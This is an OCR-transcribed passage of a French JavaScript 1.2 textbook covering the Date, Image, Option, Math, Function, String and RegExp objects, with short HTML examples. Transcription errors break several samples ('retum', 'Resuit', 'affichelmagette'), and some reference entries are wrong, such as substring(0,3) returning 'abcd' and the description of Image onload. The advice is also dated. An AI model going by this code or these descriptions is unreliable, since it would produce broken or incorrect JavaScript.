setTime*(millisec)*	Affecte une date en indiquant le nombre de millisecondes écoulées depuis le 1er Janvier 1970.
setYear *(année)*	Affecte l'année (en indiquant le nombre d'années depuis 1900).
toGMTString()	Retourne une chaîne indiquant la date en utilisant les conventions GMT. Ex : Mon, 24 Dec 1996 23:58:59 GMT.
toLocateString()	Retourne une chaîne indiquant la date en utilisant les conventions locales. Ex : 24/12/96 23:59:59.

Il est également possible d'utiliser l'objet préinstancié *Date*. Il s'agit d'un objet déjà instancié qui possède seulement deux méthodes. La syntaxe d'utilisation de l'objet *Date* est la suivante :

Date.nom_methode()

Méthode	*Description*
UTC*(année, mois, jour, heure, min, sec)*	Retourne le nombre de millisecondes écoulées depuis le 1er janvier 1970 à partir des entiers passés en paramètres, année (nombre d'années depuis 1900), mois (0-1 \), jour heure (0-23), min (0-59), sec (0-59). Les trois derniers paramètres sont optionnels.
parse*(String)*	Retourne le nombre de millisecondes écoulées depuis le 1er janvier 1970 à partir d'une chaîne de caractères. La chaîne a un format identique à l'exemple suivant : Mon, 24 Dec 1996 23:59:59 GMT, ou plus simplement Mon, 24 Dec 1996.

Exemple

```
<SCRIPT LANGUAGE="JavaScript1.2">
semaine = new Array('Dimanche',  'Lundi', 'Mardi',  'Mercredi',
                    'Jeudi','Vendredi', 'Samedi')
// Objet date pour l'an 2000
An2000 = new Date(2000,0,1)
// Objet date pour aujourd'hui
Aujourdhui = new Date()
// Quelques manipulations sur ces objets
document.write('Aujourd\'hui nous sommes ' +
               semaine[Aujourdhui.getDay()] + '.<BR>')
document.write ('Le 1 Janvier 2000 sera un ' +
```

```
                semaine[An2000.getDay()]+'.<BR>')
SecRest = Math.floor((An2000.getTime()-Aujourdhui.getTime())/1000)
JourRest = Math.floor(SecRest/(24*3600))
document.write('Mais avant d\'y arriver il nous faudra attendre '+
               SecRest + 'secondes, soit ' + JourRest +' jours...')
</SCRIPT>
```

Figure 69 - Document dateobj.htm

Image()

L'objet *Image* est particulièrement intéressant, car il permet une gestion dynamique très simple des graphiques insérés dans une page HTML. Avec un tel objet, on peut charger des images à travers le réseau, un peu comme on le fait avec la balise <IMG>. Le fichier contenant l'image est indiqué à l'aide d'une URL. L'image rapatriée est décodée mais, contrairement à ce qui se passe avec la balise <IMG>, elle n'est pas affichée ; elle est seulement stockée en mémoire (ou plutôt en cache). On pourra l'utiliser par la suite pour remplacer une image insérée avec une balise <IMG> sans avoir à recharger un nouveau document HTML. Cela permet de réaliser très simplement des animations, des effets graphiques, et constitue l'un des points les plus visuels dans l'utilisation de JavaScript.

Constructeur

La création d'un objet *Image* se fait de façon classique, en associant l'instruction *new* et le constructeur prédéfini *Image()*.

Syntaxe :

var nom_objet = new Image()

Une fois qu'on a créé un objet *Image*, il suffit d'indiquer l'URL référençant l'image, de façon qu'elle soit chargée à travers le réseau et stockée dans cet objet. Cela se fait en utilisant la propriété *src*.

Propriétés

La classe *Image* a quatre propriétés dont voici le détail :

Propriétés	*Description*
src	Chaîne de caractères contenant l'URL du fichier image à charger. Le chargement de l'image débute dès que cette chaîne est renseignée. Attention : le chargement n'est pas bloquant : JavaScript n'attend pas que l'image soit entièrement chargée pour passer à l'instruction suivante !
height	Hauteur de l'image en pixels.
width	Largeur de l'image en pixels.
complete	Booléen indiquant si le chargement de l'image est terminé (*complete* vaut *false* tant que l'image se charge et *true* une fois qu'elle est chargée).

Pour remplacer le contenu d'une image insérée avec une balise <IMG>, on se contente de modifier la propriété *src* de l'objet du browser associé à cette image en lui donnant la valeur de la propriété *src* d'un objet *Image* préalablement créé (et dont l'image aura donc déjà été chargée en mémoire). Par exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
danang = new Image ( )
danang.src='danang.gif'
</SCRIPT>
<IMG SRC="hanoi.gif" NAME="photo">
<A HREF=
 "JavaScript :void (window.document.photo.src = danang.src )" >
On change</A>
```

Gestionnaires d'événement

Les objets *Image* possèdent trois gestionnaires d'événement, *onabort, onerror* et *onload,* qui permettent de provoquer des actions respectivement lors de l'arrêt par l'utilisateur du chargement (quand l'utilisateur appuie sur le bouton STOP du *browser),* lors d'erreurs de chargement, et enfin lors du début du chargement. Ces gestionnaires s'utilisent comme des méthodes qui prendraient pour valeur le nom d'une fonction (en quelque sorte un pointeur vers une fonction).

Syntaxe :

obj_image.onevenement = nom_fonction

Gestionnaire	*Description*
onabort	La fonction donnée comme valeur de ce gestionnaire est lancée lorsque le chargement de l'image est interrompu par l'utilisateur.
onerror	La fonction donnée comme valeur de ce gestionnaire est lancée lorsqu'une erreur se produit lors du chargement de l'image.
onload	La fonction donnée comme valeur de ce gestionnaire est lancée au moment où commence le chargement de l'image, c'est-à-dire lorsqu'on renseigne la propriété *src* de l'objet.


Exemple

Voici l'exemple d'une carte cliquable qui possède deux zones sensibles. Lorsqu'on passe la souris sur une zone, une petite photo l'illustrant s'affiche en bas à gauche du document.

```
<HEAD><SCRIPT langage="JavaScript1.2">
// Fonction d'affichage des imagettes
function afficheImagette(image) {
     window.document.imagette.src = image.src
     window.status = image.commentaire
}
// Si le chargement d'une image est interrompu, on avertit
// l'utilisateur que la page risque de ne pas etre aussi belle
// que prévu
function messErreur() {
     alert('Le chargement de l'image' + this.src +
      ' a échoué !\nCette image ne peut pas être affichée...')
}
//On modifie la classe Image de façon a rajouter une propriete
// commentaire et à mettre une valeur par défaut pour les événements
// onError et onAbort
Image.prototype.commentaire=null
Image.prototype.onerror=messErreur
Image.prototype.onabort=messErreur
// Chargement des imagettes
hanoi = new Image()
hanoi.src = 'images/hanoi.gif'
hanoi.commentaire = 'La région de Hanoi'
laocai = new Image()
laocai.src = 'images/laocai.gif'
laocai.commentaire = 'La région des montagnes du nord'
drapeau = new Image()
drapeau.src = 'images /drapeau.gif'
drapeau.commentaire = ''
</SCRIPT></HEAD>
<BODY BGCOLOR= #FFFFFF LINK=#0078A0 VLINK=#0078A0>
<MAP NAME="MAP">
<AREA SHAPE=RECT COORDS=110, 1,180, 3 0 HREF= "nord.htm"
     onMouseOver="affichelmagette(laocai); return true;"
     onMouseOut="affichelmagette(drapeau)">
<AREA SHAPE=RECT COORDS=140,60,190,86 HREF="hanoi.htm"
     onMouseOver="affichelmagette(hanoi); return true;"
     onMouseOut ="afficheImagette(drapeau)">
</MAP>
<IMG SRC="images/map.gif" ALIGN="left" BORDER=0 USEMAP="#MAP">
<H1 ALIGN=CENTER>Le Vietnam</H1>
<HR WIDTH=50%>
<BR><BR>Voici un petit exemple illustrant l'usage des objets
```

```
<B><I>Image</I></B>. Glissez la souris
 sur la ville de Lao Cai ou de Hanoi pour avoir un aperçu des possibi-
lités de ces objets. . .<BR><BR>
<CENTER><IMG SRC="images/drapeau.gif" NAME="imagette"></CENTER>
<BR>
</BODY>
```

Figure 70 - Document image.htm



Option()

Les objets *Option* permettent d'ajouter des éléments dans les listes créées à l'aide des balises <SELECT>...</SELECT>. Le principe consiste à créer un objet *Option,* en précisant toutes les valeurs utiles, puis à l'insérer dans le tableau *options[]* décrivant les éléments de la liste à modifier. La syntaxe pour créer un nouvel objet *Option* est la suivante :

var nom_option = new Option(texte, valeur, selectionne_par_defaut, sélectionne)

texte est le texte qui sera affiché lorsque l'élément sera inséré dans la liste.
valeur est la valeur qui sera renvoyée au serveur au moment de la soumission du formulaire contenant cette liste.
selectionne_par_defaut est un booléen qui indique si cet élément doit être systématiquement sélectionné lorsqu'on recharge le document.
selectionne est un booléen qui indique si cet élément devra être sélectionné lorsqu'il sera inséré dans la liste.

Les détails et exemples d'utilisation des objets *Option* sont donnés avec la description de la balise <SELECT> (voir **<SELECT> et <OPTION>,** page 212).

Math

Il s'agit d'une classe un peu particulière. En effet, elle ne possède pas de constructeur. C'est une classe déjà instanciée, qui ne possède qu'un seul objet (ce qui signifie que vous ne créez jamais d'objet de cette classe avec l'instruction *new)*. Cet objet possède des propriétés et des méthodes, qui sont en fait des constantes et des fonctions mathématiques classiques.

Propriétés

Les propriétés de l'objet *Math* sont les principales constantes mathématiques. La syntaxe pour utiliser une constante est la suivante :

Math. Nom_de_ Constante

Voici la liste des constantes disponibles :

Propriété	*Description*
E	Constante d'Euler (c'est-à-dire e^1).
LN10	Logarithme népérien de 10 (c'est-à-dire ln(10)).
LN2	Logarithme népérien de 2 (c'est-à-dire ln(2)).
PI	PI, c'est-à-dire le rapport de la circonférence d'un cercle sur son diamètre.
SQRT1_2	Racine carrée de 1/2.
SQRT2	Racine carrée de 2.

Méthodes

Les méthodes de l'objet *Math* sont les principales fonctions mathématiques. La syntaxe pour utiliser une fonction est la suivante :

Math. Nom_de_Fonction(arg1,.. .,argN)

Voici la liste des fonctions disponibles :

Méthode	*Description*
abs*(nombre)*	Retourne la valeur absolue de l'argument *nombre*
acos*(nombre)*	Retourne l'arc cosinus de l'argument *nombre* si *nombre* est compris entre -1 et 1, 0 sinon.
asin*(nombre)*	Retourne l'arc sinus de l'argument *nombre* si *nombre* est compris entre -1 et 1,0 sinon.
atan*(nombre)*	Retourne l'arc tangente de l'argument *nombre.*
atan2(x, y)	Retourne l'angle θ associé aux coordonnées polaires (p,0) du point de coordonnées catésiennes (x, y)
ceil*(nombre)*	Retourne le plus petit entier supérieur ou égal à l'argument *nombre.*
cos*(nombre)*	Retourne le cosinus de l'argument *nombre.*

	Description
exp*(nombre)*	Retourne l'exponentielle de l'argument nombre (c'est-à-dire $e^{nornbre}$).
floor *{nombre)*	Retourne le plus grand entier inférieur à l'argument nombre.
log	Retourne le logarithme de l'argument nombre.
max*(nombre1, nombre2)*	Retourne le plus grand des deux arguments nombre 1 et nombre2.
min *(nombre1, nombre2)*	Retourne le plus plus des deux arguments nombrel et nombre2.
pow(*base, exposant)*	Retourne base à la puissance exposant (c'est-à-dire $base^{nombre}$ ou encore $e^{exposant * ln(base)}$).
random()	Retourne un nombre pseudo-aléatoire compris entre 0 et 1.
round	Retourne l'entier le plus proche de l'argument nombre.
sin(*nombre)*	Retourne le sinus de l'argument nombre.
sqrt*(nombre)*	Retourne la racine carrée de l'argument nombre.
tan *(nombre)*	Retourne la tangente de l'argument nombre.

Exemple

Voici un petit exemple dans lequel nous définissons les classes Cercle, Rectangle. Ces deux classes possèdent les méthodes *surface* et *perimetre* qui permettent de calculer respectivement la surface et le périmètre.

```
<SCRIPT LANGUAGE="JavaScript1.2">
  // Définition de la classe Cercle
  function Cercle(rayon) {
      // Proprietes
      this.rayon = rayon
      // Methodes
      this.surface = surfcerc
      this.perimetre = pericerc
  }
  // Définition de la classe Rectangle
  function Rectangle(a, b) {
      // Proprietes
      if (a > b) {
          this.longueur = a
          this.largeur = b
      } else {
          this.longueur = b
          this.largeur = a
      }
      // Methodes
      this.surface = surfrect
      this.perimetre = perirect
      this.diagonale = diagorect
  }
  function pericerc() {
      retum (2*Math.PI*this.rayon)
```

```
    }
    function perirect(rayon) {
        return (2*(this.longueur+this.largeur))
    }
    function surfcerc() {
        return (Math.PI*Math.pow(this.rayon, 2))
    }
    function perirect(rayon) {
        return (2 *(this.longueur+this.largeur))
    }
    function surfrect() {
        return (this.longueur*this.largeur)
    }
    function diagorect() {
        return (Math.sqrt(Math.pow(this.longueur,2)+
                Math.pow(this.largeur,2)))
    }
    // On instancie maintenant un cercle et un rectancle
    mon_rectangle = new Rectangle(3,4)
    mon_cercle = new Cercle(5)
    // On affiche maintenant leur perimetre et surface:
    document.write('Le cercle de rayon '
                          + mon_cercle.rayon + ' a pour surface '
                          + mon_cercle.surface() + ' et pour perimetre
                          + mon_cercle.perimetre() + '.')
    document.write('<BR>')
    document.write('Le rectangle de longueur '
                         + mon_rectangle.longueur + ' et de largeur '
                         + mon_rectangle.largeur + ' a pour surface '
                         + mon_rectangle.surface() + ', pour perimetre
                         + mon_rectangle.perimetre() + ' et pour diago-
nale '
                         + mon_rectangle.diagonale() + '.')
</SCRIPT>
```

Lorsqu'on doit utiliser de nombreuses fois l'objet *Math,* il est intéressant de faire d'abord appel à l'instruction *with* (voir **with,** page 396).

Function()

Le constructeur *Function()* est un peu particulier. Il permet de créer des fonctions dynamiquement, lors de l'exécution du code JavaScript.

Constructeur

La syntaxe pour créer dynamiquement une nouvelle fonction est la suivante :

nomjonction = new Function(arg1,..., argN, corps_de_fonction)

Les N premiers arguments (arg1 à argN) sont des chaînes de caractères qui désignent les arguments de la fonction. Le dernier argument est une chaîne de caractères contenant le code JavaScript de la fonction à créer. Par exemple, le code

```
difference = new Function('a', 'b', 'return a - b')
```

définit une fonction dont la définition statique aurait été :


```
function difference(a, b) {
 return a - b
}
```

Exemple

Pour illustrer le constructeur *Function(),* voici un petit exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // Cette fonction définit les gestionnaires d'evenement
 // onfocus et onblur pour toutes les frames du document
 // Avec ces gestionnaires, le fond de la fenetre qui prend
 // le focus devient jaune, le fond de la fenetre qui perd
 // le focus devient blanc.

 function creeGestEvt() {
     for (var i = 0; i < frames.length; i++) {
         frames[i].onfocus = new Function("this.document,bgColor='yel-
low' ; this.startChrono()")
         frames[i].onblur = new Function("this.document.bgCo-
lor='white' ; this.stopChrono()")
     }
     // On donne le focus à la premiere frame
     frames[0].focus()
 }
</SCRIPT>
<!-- Au moment du chargement, on configure les gestionnaires
d'evenement des frames -->
<FRAMESET ROWS="*,*" COLS="*,*" onLoad=creeGestEvt()
          BORDER=0 FRAMEBORDER=NO>
 <FRAME SRC="chrono.htm">
 <FRAME SRC="chrono.htm">
 <FRAME SRC="chrono.htm">
 <FRAME SRC="chrono.htm">
</FRAMESET>
```

Figure 71 - Document function.htm



Les chaînes de caractères comme objets

Comme nous l'avons vu page 291, il n'est pas nécessaire d'utiliser de constructeur pour créer une chaîne de caractères. Cependant, afin de respecter la syntaxe objet, il est tout de même préférable d'utiliser le constructeur *String()* pour créer une nouvelle chaîne.

Constructeur

La création d'un objet chaîne de caractères se fait de façon classique, en associant l'instruction *new* et le constructeur prédéfini *String()*.
Syntaxe :

var nom_chaine = new String('chaine de caractères')

Ainsi, pour créer une chaîne de caractères, on préférera écrire :

```
var pays = new String('Vietnam')
```

plutôt que :

```
var pays = 'Vietnam'
```

même si dans les faits les deux écritures sont équivalentes.

Propriété

Les objets chaînes de caractères ne possèdent qu'une seule propriété, *length* qui indique le nombre de caractères de la chaîne. Voici la syntaxe de cette propriété :

nom_de_chaine. length

ou

'Voici une chaîne'.length

Propriété	*Description*
length	Nombre de caractères dans la chaîne de caractères.

Méthodes

Les objets chaînes de caractères possèdent de nombreuses méthodes, dont une grande partie est destinée à formater la chaîne selon une balise HTML. Par exemple, la méthode

bold() appliquée à une chaîne de caractères retournera cette chaîne insérée dans les balises <B>...</B>.

Voici la liste des méthodes disponibles :

Méthode	
charAt*(index)*	Retourne le caractère présent à la position *index*. Soit le code suivant : var chaine = new String('abcde') chaine.charAt(0) retournera 'a' et chaine.charAt(4) retournera 'e'.
charAtCode*(index*)	Retourne l'entier correspondant au code (selon la table ISO-Latin-1) du caractère présent à la position *index*. Soit le code suivant : var chaine = new String('été') chaine.char At(0) retournera 233. Attention : sur certaines plate-formes, pour les valeurs supérieures à 127 (c'est-à-dire hors de la table ASCII classique), la valeur retournée est le code ISO-Latin-1 moins 256. Dans l'exemple précédent la valeur serait -23.
concat*(chaîne1)*	Retourne la chaîne à laquelle on applique la méthode concaténée à la chaîne *chaîne1*. Soit le code suivant : var chaine0 = new String('ces serpents ') var chaine1 = new Stringfqui sifflent') chaine0.concat(chaine1) retournera la chaîne 'ces serpents qui sifflent'. Remarque : on obtient le même résultat avec la syntaxe *chaine0+chaine1*.
indexOf*(ssch, index)*	Retourne la position de la première occurrence de la chaîne *ssch* en commençant à la position indiquée par l'entier *index*. Par défaut, *index* vaut 0. Si cette chaîne n'est pas présente, retourne -1. Soit le code suivant : var chaine = new String('ces serpents qui sifflent') chaine.indexOf('ent') retournera 8, chaine.indexOf('ent', 10) retournera 22 et chaine.indexOf('rien') retournera -1.
lastIndexOf*(ssch, index)*	Retourne la position de la dernière occurrence de la chaîne *ssch* en commençant par la position indiquée par l'entier *index*. Si cette chaîne n'est pas présente, retourne -1. Soit le code suivant : var chaine = new String('ces serpents qui sifflent') chaine.lastIndexOf('ent') retournera 22, chaine.lastIndexOf('ent', 10) retournera 8 et chaine.lastIndexOf('rien') retournera -1.

Méthode	*Description*

match*(regexp)*	Applique l'expression régulière *regexp* et renvoie un tableau contenant toutes les correspondances entre l'expression régulière et la chaîne de caractères. Soit le code suivant :
	`var chaine = new String('Ceci est une date 19970406')`
	`re = /(\d{4})(\d{ 2} )(\d{ 2})/`
	`decoupe = chaine.match(re)`
	
	L'expression régulière correspond aux chaînes de caractères composée de 8 entiers consécutifs. Si une telle sous-chaîne est trouvée, elle est décomposée en trois chaînes de 4, 2 et 2 caractères. Dans le cas ci-dessus, on a finalement *decoupe[0]* qui vaut '19970406', *decoupe[1]* qui vaut '1997', *decoupe[2]* qui vaut '04' et *decoupe[3]* qui vaut '06'.
	Pour mieux comprendre cette méthode (voir **Les expressions régulières**, page 366).

replace*(regexp, chaîne1)*	Remplace toutes les correspondances entre l'expression régulière et la chaîne de caractères par la chaîne *chaîne1*. Soit le code suivant :
	`var chaine = new String('10 fois 20 vaut deux cents')`
	`re = Λd+/g`
	`sansnombre = chaine.replace(re, '?')`
	
	L'expression régulière *re* correspond à tous les chiffres et nombres, *sansnombre* vaut donc '? fois ? vaut deux cents'.
	Pour mieux comprendre cette méthode, voir **Les expressions régulières**, page 366

search*(regexp)*	Retourne -1 s'il n'existe aucune correspondance entre l'expression régulière *re* et la chaîne de caractères. Retourne l'index de la première correspondance sinon. Soit le code suivant :
	`var chaine = new String('10 fois 20 vaut deux cents')`
	`re = Λd+/g`
	
	L'expression régulière *re* correspond à tous les chiffres et nombres. Comme la chaîne *chaine* contient des nombres, *chaine.search(re)* vaut *0.*
	Pour mieux comprendre cette méthode, voir Les expressions régulières, page 366

slice*(debut,fin)*	Retourne la sous-chaîne débutant à la position *debut* et se terminant un caractère avant la position *fin.* Si *fin* est négatif, *slice* retourne la sous-chaîne débutant à la position *debut* et s'arrêtant *fin* caractères avant la fin. *fin* peut être omis de façon à inclure tous les caractères jusqu'à la fin de la chaîne. Soit le code suivant : `var chaine = new String('abcde')` *chaine.slice(1,-2)* retournera 'bc' et *chaine.slice(1,3)* retournera 'bc'.

Méthode	*Description*
split*(sepateur, nbsplit)*	Retourne un tableau contenant les sous-chaînes obtenues en découpant la chaîne selon le séparateur *separateur, npsplit* est un paramètre optionnel qui permet d'indiquer le maximum d'éléments qu'on souhaite avoir dans le tableau de sous-chaîne. Soit le code suivant : var chaine = new String('zero/un/deux') decoupe = chaine.split('/') *decoupe[0]* vaut 'zero', *decoupe[1]* vaut 'un' et *decoupe[2]* vaut 'deux'. Par contre, si l'on avait indiqué la valeur 2 pour nbsplit : decoupe = chaine.split('/', 2) On aurait seulement deux éléments dans le tableau *decoupe*, à savoir *decoupe[0]* qui vaut 'zero', *decoupe[1]* qui vaut 'un'. Remarque : *separateur* peut également être une expression régulière (voir **Les expressions régulières,** page 366).
substr*(début, longueur)*	Retourne la sous-chaîne débutant à la position *debut* et de longueur *longueur. longueur* peut être omis de façon à inclure tous les caractères jusqu'à la fin de la chaîne. Soit le code suivant : var chaine = new String('abcde') *chaine.substr(0,3)* retournera 'abc' et *chaine.substr(1)* retournera 'bcde'.
substring(*debut, fin)*	Retourne la sous-chaîne comprise entre les positions *debut et fin. fin* peut être omis de façon à inclure tous les caractères jusqu'à la fin de la chaîne. Soit le code suivant : var chaine = new String('abcde') *chaine.substring(0,3)* retournera 'abcd' et *chaine.substring(1)* retournera 'bcde'.
toLowerCase()	Retourne la chaîne mise en miniscule
toUpperCase()	Retourne la chaîne mise en majuscule
	Méthode de formatage HTML
anchor*(ANCRE)*	Retourne la chaîne insérée dans les balises <A NAME="*ANCRE*">...</A>
big()	Retourne la chaîne insérée dans les balises <BIG>...</BIG>
blink()	Retourne la chaîne insérée dans les balises <BLINK>...</BLINK>
bold()	Retourne la chaîne insérée dans les balises <BOLD>...</BOLD>
fixed()	Retourne la chaîne insérée dans les balises <TT>...</TT>
fontcolor()	Retourne la chaîne insérée dans les balises <BOLD>...</BOLD>
fontsize()	Retourne la chaîne insérée dans les balises <BOLD>...</BOLD>
italics()	Retourne la chaîne insérée dans les balises <I>...</I>
link*(URL)*	Retourne la chaîne insérée dans les balises <A HREF="*URL*">...</A>
smail()	Retourne la chaîne insérée dans les balises <SMALL>...</SMALL>
strike()	Retourne la chaîne insérée dans les balises <STRIKE>...</STRIKE>
sub()	Retourne la chaîne insérée dans les balises _{...}
sup()	Retourne la chaîne insérée dans les balises ^{...}

Enfin, il existe également un objet *String* préinstancié. Cet objet possède une seule méthode, *fromCharCode(),* qui permet de créer une chaîne de caractères à partir des codes ISO-Latin-1 des caractères à insérer dans la chaîne.

Méthode	*Description*
fromCharCode(code(),..., *codeN)*	Retourne une chaîne composée des caractères dont les codes correspondent aux codes *code(), ..., codeN* (selon la table ISO-Latin-1). Soit le code suivant : var chaine = String.fromCharCode(233, 116, 233) *chaine* vaudra 'été'.

Exemple

Voici l'exemple d'une fonction permettant de traiter une phrase afin d'en supprimer les mots qui ne véhiculent pas d'information réelle lorsqu'ils sont placés en dehors de leur contexte. C'est le cas par exemple des articles, des conjonctions de coordination ou encore des prépositions.


Cette fonction prend en argument une chaîne de caractères et renvoie un tableau contenant les mots qui n'appartiennent pas à la liste des mots définis comme mots creux.

Appliquée à la chaîne de caractères ***'pour qui sont ces serpents qui sifflent sur vos têtes'*** la fonction rendra un tableau contenant les quatre chaînes ***'sont', 'serpents', 'sifflent', 'têtes'.***

```
<SCRIPT LANGUAGE="JavaScript1.2">
 // Tableau des mots considérés comme creux
 Mots_Creux = new Array
('le', 'la' ,'les','un','une','des','ce','ces','nos','vos',
'pour','contre' , 'sur', 'sous' , 'de', 'à' , 'qui', 'quoi', 'que')

 // Définition de la fonction Extraire
 function Extraire(Chaine){
     //On crée un tableau pour stocker les mots
     // qui ne sont pas creux
     Result = new Array()
     //On découpe la chaine avec l'espace comme séparateur
     Mots = Chaine.split(' ')
     // Pour chacun des mots, on regarde s'il est
     // dans la liste des mots creux
     for (i in Mots) {
     var nonCreux = true
         for (j in Mots_Creux) {
             if (Mots[i] == Mots_Creux[j]) {
                 nonCreux = false
                 break
             }
         }
```

```
            if (nonCreux) {
             Result[Result.length] = Mots[i]
            }
        }
        // On retourne un tableau contenant tous les mots non creux
        return Resuit
    }
</SCRIPT></HEAD>
<BODY>
  <FORM>
      Saisissez une phrase: <INPUT TYPE="TEXT" NAME="Phrase" SIZE=60>
      <BR><BR>
      <!-- Pour afficher le tableau renvoye par la methode Extraire
            on utilise la methode joint) des objets Array -->
      <INPUT TYPE="BUTTON" VALUE="Enlever les mots creux"
      onClick="alert(Extraire(this.form.Phrase.value).join(',    '))">
  </FORM>
</BODY>
```

Figure 72 - Document motcreux.htm



Les expressions régulières

Les expressions régulières sont un petit bijou issu du monde Unix. Largement utilisées avec les logiciels *sed, awk* et surtout *Perl*, elles font aujourd'hui leur apparition dans JavaScript 1.2. D'un accès un peu difficile, elles simplifient cependant grandement le traitement des chaînes de caractères. Recherche de sous-chaînes, substitutions et découpages complexes peuvent être réalisés en quelques lignes de code.

Principe

Il s'agit de définir un modèle qui décrira toutes les chaînes de caractères qu'on souhaite rechercher, substituer ou utiliser pour réaliser un découpage. Ce peut être une simple chaîne de caractères. Par exemple, pour rechercher le mot 'maison' au singulier, vous utiliserez le modèle *'maison'.* Mais le modèle peut contenir des caractères spéciaux pour englober plusieurs chaînes de caractères. Imaginez que vous souhaitiez rechercher les mots 'maison' et 'maisons'. Vous devrez utiliser le modèle *'maisons?'.*

Le modèle ainsi défini est appliqué à la chaîne de caractères qu'on souhaite modifier ou sur laquelle on veut faire une recherche. Chaque fois qu'une correspondance au modèle est trouvée, elle est, selon la volonté du développeur, substituée ou utilisée pour découper la chaîne initiale.

Par exemple, si l'on considère le modèle simple *'maison'* et qu'on l'applique à la chaîne 'mon ancienne maison est marron' en demandant de remplacer chaque apparition de ce modèle par la chaîne 'voiture', on obtiendra tout simplement la chaîne 'mon ancienne voiture est marron'.

Mais ce qui est intéressant, c'est qu'on peut définir des modèles complexes. Par exemple, si on réalise la même substitution que précédemment mais avec le modèle complexe *'m[a-z]+n',* on obtiendra la chaîne 'voiture ancienne voiture est voiture'. En effet, le modèle *'m[a-z]+n'* signifie : quelque chose qui commence par un *m* suivi d'au moins une lettre minuscule et terminé par un *n,* si bien que les mots 'mon', 'maison' et 'marron' correspondent à ce modèle.

Création

Il existe deux syntaxes permettant de définir un modèle. La première est une syntaxe littérale classique telle qu'on l'utilise en *Perl* par exemple :

```
reg = /modele/
```

La seconde est propre à JavaScript :

```
reg = new RegExp('modele')
```

Notez qu'il est possible d'indiquer si le modèle doit être recherché une seule fois (c'est-à-dire qu'on s'arrête à la première correspondance) ou si l'on souhaite atteindre toutes les correspondances.

```
reg = /modele/g
```

```
reg = new RegExp('modele', 'g')
```

Il est également possible d'indiquer que la recherche du modèle doit être faite sans tenir compte de la casse (distinction entre majuscules et minuscules).

```
reg = /modele/i
```

ou

```
reg = new RegExp('modele', 'i')
```

Enfin, pour cumuler les propriétés, on utilisera la syntaxe :

```
reg = /modele/gi
```

ou

```
reg = new RegExp('modele', 'gi')
```

Comme on le voit, la création d'un modèle est une opération simple. En fait, la grosse difficulté consiste à inventer le modèle adéquat. Avant d'examiner en détail comment créer des modèles complexes, voyons concrètement comment utiliser un modèle.

Utilisation

Chaque modèle qu'on crée est un objet qu'on pourra utiliser soit à l'aide des deux méthodes qu'il possède, soit en le passant en paramètre des méthodes *replace(), match()* et *split()* des chaînes de caractères.

Méthodes

Méthode	*Description*
exec*(chaine)*	Cette méthode exécute une recherche du modèle dans la chaîne chaine et renvoie un tableau contenant des informations issues de cette recherche. Le tableau renvoyé possède les informations suivantes : À l'index 0, on trouve la dernière correspondance du modèle ; Aux index 1 à n, on trouve, si le modèle contenait des zones parenthésées, les chaînes mémorisées correspondantes (voir Mémorisation des correspondances à un modèle, page 372). Le même résultat peut être obtenu avec la syntaxe chaine.match(re).
test(*chaine)*	Cette méthode renvoie un booléen indiquant si une correspondance du modèle a pu être trouvée dans la chaîne chaine.

Cet exemple teste si les mots 'maison' ou 'maisons' sont présents dans une chaîne de caractères :

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /maisons?/g
if (re.test('Je n\'ai plus de maison !')) {
 document.write('J\'ai trouvé une maison.')
}
</SCRIPT>
```

Expressions régulières et objets String

Appliquée à la chaîne *chaine,* la méthode *match(re)* provoque une recherche du modèle *re* et renvoie un tableau contenant des informations issues de cette recherche. Le tableau renvoyé possède les informations suivantes :

- À l'index 0, on trouve la dernière correspondance du modèle ;
- Aux index 1 à n, on trouve, si le modèle contenait des zones parenthésées, les chaînes mémorisées correspondantes (voir **Mémorisation des** correspondances

à **un modèle,** page 372).

Cela est équivalent à la commande *re.exec(chaine).*

L'exemple suivant applique le modèle *'moi, (\w+)'* sur la chaîne *" Qui est-ce ? C'est moi, Thuy ?"* et affiche les informations renvoyées.

```
<SCRIPT LANGUAGE="JavaScript1.2">
re = /moi, (\w+)/
ch = new String("Qui est-ce ? C'est moi, Thuy ?")
Res = ch.match(re)
document.write ('La correspondance du modèle : ' + Res[0].bold( ) +
'<BR>')
document.write ('La partie du modèle mémorisée : ' + Res[1].bold( ) )
</SCRIPT>
```

